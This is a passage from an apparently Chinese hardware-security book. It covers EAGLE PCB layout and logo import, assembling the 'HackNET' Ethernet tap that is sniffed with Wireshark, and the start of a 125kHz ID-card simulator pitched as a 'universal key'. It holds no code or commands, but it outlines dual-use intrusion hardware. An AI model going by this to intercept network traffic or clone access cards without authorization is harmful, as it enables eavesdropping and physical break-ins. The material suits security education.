如果布线过程有错，用“Ctrl+Z”组合键可以撤销，也可以用 Ripup 命令撤销，这里要走的线很少，很快就可以布完，如图 9-50 所示。这种简单的线路可以考虑用自动布线，但不管是从可靠度还是美观程度，还是推荐手动布线，几分钟就可以完成。

图9-49 修改过孔颜色后放置过孔




图9-50 布好线的PCB图

我们可以看到还有几根鼠线，也就是网口的 GND 接地固定焊盘，这时就要加覆铜了，使用 Polygon 命令添加 Top 层和 Bottom 层的覆铜，设定线宽、样式、隔离、间距及等级，这些参数决定了覆铜的样式效果，具体可以看帮助文档。覆铜可以是异形，但一定是封闭的图形，通常会按照需要覆铜的区域画出图形，如图 9-51 所示，然后用 Name 命令单击覆铜区域的边框线，设定覆铜所要连接的网络，例如这里需要接地，那就用 Name 将名称设定为 GND，如图 9-52 所示。




图9-51 设置好参数后对顶层和底层多边形覆铜

图9-52 将覆铜连接到GND

画完覆铜区域以后，如果要查看怎么办？用 Ratsnest 命令或者单击图 9-53 所示左边工具栏的命令按钮就可以查看覆铜情况。切换显示的层可以看正反面，如图 9-53 和图 9-54 所示。如果想隐藏覆铜，使用 Ripup 命令后，鼠标左键单击覆铜边框就可以了。

还有几个要调整的地方，例如板四周的尖角有点扎手，再就是需要加点丝印、Logo，才能突显个性。

设置圆角可以使用 Miter 命令，设定好半径后用鼠标左键单击要设定的尖角，如图 9-55 所示。如果选择边框线时点到了覆铜，可以用鼠标右键切换。在 EAGLE 中的相同位置的线或者元器件都可以用鼠标右键循环切换选择，如图 9-56 所示。




图9-53　填充覆铜的PCB图




图9-54　填充覆铜的PCB底层视图




图9-55　将四边尖角拉成圆角




图9-56　拉好圆角的PCB图

下面是丝印，顶层丝印在 21 层，底层丝印在 22 层（有关 PCB 层知识的介绍请参阅第 7

章和第 8 章的相关内容）。用 Text 命令可以直接添加，如图 9-57 所示。




图9-57 添加丝印文字

图9-58 设置丝印字体参数

注意：底层丝印从正面看是反着的！千万别搞错了，不然出来的丝印就是反着的，可以直接在正面放好，然后通过 Mirror 命令换到背面。丝印的大小在属性界面里可以调整，Size 是字体大小，Ratio 是字体粗细比例，默认都是矢量字体。如果要添加其他字体，需要用图片的方式添加，在后面讲 Logo 添加时会讲到。Align 是字体显示的方向，例如是居中还是居左上还是居右下等，如图 9-58 所示。

丝印可以粗一点，这样 PCB 上面看得更清晰，但不能太粗，因为一般的制板厂精度有限，太粗了最后就糊成一片了。然后再用 Wire 命令画几个简单的箭头图标做标识，背面也放上，如图 9-59 和图 9-60 所示。

常见的 PCB 软件都没法直接添加图片 Logo，但通常都会提供一个导入工具，EAGLE 当然也提供，它用的是一个 ulp 脚本，在 EAGLE 安装目录的 ulp 文件夹下，名为“import-bmp.ulp”，即导入 bmp 图片功能。




图9-59　添加了丝印的PCB顶层视图




图9-60　添加了丝印的PCB底层视图

PCB 软件要做多色的 Logo 很难，绝大多数的制板厂都不提供这项服务，通常都是阻焊加丝印的双色图，有创意有想法的还会加上沉金颜色搭配出三色，这里介绍常规的双色图的导入。

首先，我们需要一个 Logo 的图片，可以是任意格式的，如图 9-61 所示。用 Photoshop 或者其他图片编辑工具打开，之后调整图片大小，如图 9-62 所示。调整好大小以后，先转成黑白的可以直接保存为单色位图，如果不知道怎么保存，可以用 Windows 自带的画图板打开，然后另存为单色位图即可，如图 9-63～图 9-65 所示。




图9-61　打开Logo图

图9-62　修剪Logo图

图9-63 将Logo图转换为黑白双色




图9-64 将Logo图保存为单色bmp位图

图9-65 调整为单色位图的Logo

生成好图片以后，单击菜单栏的“ulp”按钮，打开“import-bmp.ulp”脚本，如图 9-66 所示。然后选择图片，如图 9-67 所示。选择要显示的颜色，因为是黑白双色的图片，所以可以显示出两种颜色，这里都勾选上看看效果，如图 9-68 所示。然后调整格式、单位、大小、图层，如图 9-69 所示。单击“show BitMaP”按钮，可以看图片，单击“OK”按钮确认。然后执行生成的脚本，如图 9-70 所示，就能看到 PCB 上导入的图片，如图 9-71 所示。之所以看到这样的效果图，是因为生成了两个图层，200 层和 201 层。用 display 命令隐藏其他图层，只看 200 层或者 201 层就能看到单个图层的效果，如图 9-72 和图 9-73 所示。如果想移动

Logo 图片，可以单独显示该层，圈选之后移动就行。删除的方法类似，如果想改变所在层，用 change 命令改变即可。如果放大看，可以看到这些图形是由一根根线条组成的，再放大看可以看出是由一个个矩形方块组成的，如图 9-74 所示。本质上就是用脚本依照图像的像素点画出一个个矩形方块，用这些方块组成图形，这些方块的大小就是设置参数时设置的每个像素点对应于大多数尺寸的方块。然后可以直接将 Logo 做成封装，通过调整大小做出不同大小、放置于不同图层的 Logo，这样就可以像添加、移动元件一样添加、移动 Logo 图标，很方便。

注意：如果用默认的 200 层，在导出 Gerber 文件时别忘记了，选择图层时需要选上。另外，注意正反面，让厂商知道图标那一层是做在正面还是反面。




图9-66　选择“import-bmp.ulp”脚本

图9-67　选择修改好的Logo位图




图9-68　选择需要导入的Logo图形颜色




图9-69　设置导入的图层和大小

图9-70　执行脚本生成图层




图9-71　导入Logo图形后的PCB

图9-72　白色Logo图形导入

图9-73　黑色Logo图形导入




图9-74　放大后的Logo图形

还有一点需要注意，生成的图形最大尺寸长宽都不能超过 3000mil，如果超过了就会产生如图 9-75 所示的警告，无法生成图形。如果想生成大图形需要将图片切割拆分，例如切成上下两块，或者上下左右四块，导入一张图片后先将生成的图形移动到别的位置，然后再导入下一张，按照这样的步骤等所有的图片都导入了，再将它们拼到一起。

PCB 正面的空间太小，我们将图标放置在背面中间，然后用 Group 命名圈选图形，然后用 Change 命令将图层换到 22 层，就会将图形反向后放置在 22 层，也就是底层丝印层，如图 9-76 所示。




图9-75　图形超过3000mil的警告




图9-76　在底层放置Logo

如图 9-77 所示，UnicornTeam 出品的 HackID Pro 的 PCB 板上沉金的字是怎么出来的呢？原理其实很简单，丝印的原理是在 PCB 板上用油墨印刷出字符或者图形，而沉金的字，其实是在 PCB 上做了沉金工艺，而且丝印或者 Logo 不在丝印层而在阻焊层，这样相当于放了一个字符或者 Logo 形状的焊盘，就出现了沉金的字符或者 Logo。如果是喷锡工艺出来的就很难看，惨白色的；如果是沉金工艺的 PCB，在不影响走线而且不影响电磁兼容的情况下，可以考虑加沉金的 Logo，这样看起来会比较舒服，远比白白的丝印有“品味”。当然，沉金工艺的字符或者 Logo 现在还能充当触摸按键，图 9-78 所示的“360 卡防”上面的沉金 Logo 就具备了触摸感应开关的功能。

图9-77 HackID Pro的沉金PCB板 图9-78 360卡防将沉金Logo做成了触摸开关

PCB 设计时的几点建议。

（1）过孔不宜过多，权衡布线难度，过孔越少越好。

（2）不走直角线，避免尖端放电。

（3）元件摆放以实用为第一要务，美观其次，例如晶振离芯片要近。

（4）覆铜按照实际情况调整，不要轻易全覆铜或者不覆铜。

（5）电源走线要注意，特别是大电流高电压布线。

（6）顶层和底层覆铜之间多打过孔增强导电性，射频电路更需要注意。

9.1.4 PCB的加工

PCB 设计完成后，用 CAM 处理器导出 Gerber 文件，如图 9-79 和图 9-80 所示。之后用 ViewMate 或者 CAM350 做检查，如图 9-81 所示，检查确认没问题后给制板厂，然后耐心等待 PCB 板。

图9-79　用CAM处理器生产Gerber文件

图9-80　选择有效的Gerber文件




图9-81　在ViewMate中检查Gerber文件

9.1.5 焊接调试

收到板子后，焊接出来的效果就像我们之前做的一样，如图 9-82 和图 9-83 所示。




图9-82 焊接好的HackNET的正面




图9-83 焊接好的HackNET的背面

当然，这些直插的网口还能替换为贴片的，图 9-84 和图 9-85 所示为 2.0 版本的 HackNET，全贴片器件，沉金工艺，体积更小更美观。




图9-84 采用沉板贴片RJ45网口的HackNET的正面




图9-85 采用沉板贴片RJ45网口的HackNET的背面

测试时，左右两个接口分别连接到路由器和目标计算机，如图 9-86 所示。下方两个网口连接计算机后使用 Wireshark 分别侦听双向数据，如图 9-87 和图 9-88 所示。




图9-86　HackNET的连接方法

图9-87　在Wireshark中Sniffer正向数据




图9-88　在Wireshark中Sniffer反向数据

9.2　铸造ID Simulator

第 6 章讲过 ID 卡模拟器，本节我们就动手铸造一个 ID 卡模拟器。

9.2.1 硬件原理

协议的原理前面章节都介绍过，也提到过用一块 Arduino 板，配合一个电阻、一个三极管外加一个线圈，就能模拟 ID 卡。我们再加一个切换用的 LED 指示灯，一个开关，一个切换 ID 卡号的按键，就可以打造一个 ID 卡的万能钥匙。

9.2.2 硬件选型

这里其实不存在什么选型，使用现成的 Arduino 方案，外加 LED 和按键就行。当然，如果想做得更好，比如想用带 Wi-Fi 的或者带蓝牙的单片机做，可以通过 Wi-Fi 或者蓝牙直接修改 ID 卡号，那就需要考虑代码移植和功能实现的问题。

当然，我们不需要用现成的 Arduino 板或 Arduino Mini，直接用 Atmega328 单片机就行，而且这个单片机的封装 SparkFun 的元件库中有现成的，可以直接使用，其他的晶振、电阻电容也有。

用 EAGLE 绘制的原理图如图 9-89 所示。




图9-89 ID Simulator 的原理图

整个原理图其实很简单，拆分看就行。首先是 Arduino 的主控单片机 Atmega168 或者 Atmega328，两者封装一样可以直接替换，再就是晶振、复位电路和 SPI 烧写接口，以及烧写

bootloader 后，通过 tx、rx 串口外加 dtr 进行烧写的接口，如图 9-90 所示，可以参照 Arduino Mini 的原理图。实际上绝大多数的单片机都是如此，供电电路、复位电路、晶振及烧写接口就是单片机的最小系统。如果要将 Arduino 替换成 STM8 或者 STM32 单片机，将这部分最小系统替换就行。

CC2032 纽扣电池的供电电路及拨动开关，如图 9-91 所示。通常需要加几个滤波电容保证电源供电的稳定性，需要依照实际情况添加，本例中加一个 10uF 的钽电容和一个 0.1uF 的 X7R 电容（电容材质相关差异性自行检索，网上有很多对比介绍）。




图9-90 Arduino的最小系统




图9-91 电池供电电路

天线在网上直接买绕好的 125kHz 天线线圈，驱动电路用电阻加三极管，再加一个调谐电容，如图 9-92 所示。NFC 电路的天线感值匹配比较烦琐，用 PCB 天线也可以，但方便起见，可以直接用绕制好的 125kHz ID 卡线圈，网上各种尺寸参数都有，而且很便宜。如果有特殊需求可以让卖家定制。笔者选用的线圈如图 9-93 所示，参数如下。

- 内径：32mm
- 外径：36mm
- 线径：0.13mm

- 厚度：1mm
- 频率：125kHz
- 电感：345UH




图9-92　125kHz天线电路




图9-93　选用的125kHz天线线圈

按键和 LED 显示电路如图 9-94 所示。两个按键用于切换和开关，两个 LED 做指示，上拉还是下拉依据实际需求而定。




图9-94　LED和按键电路

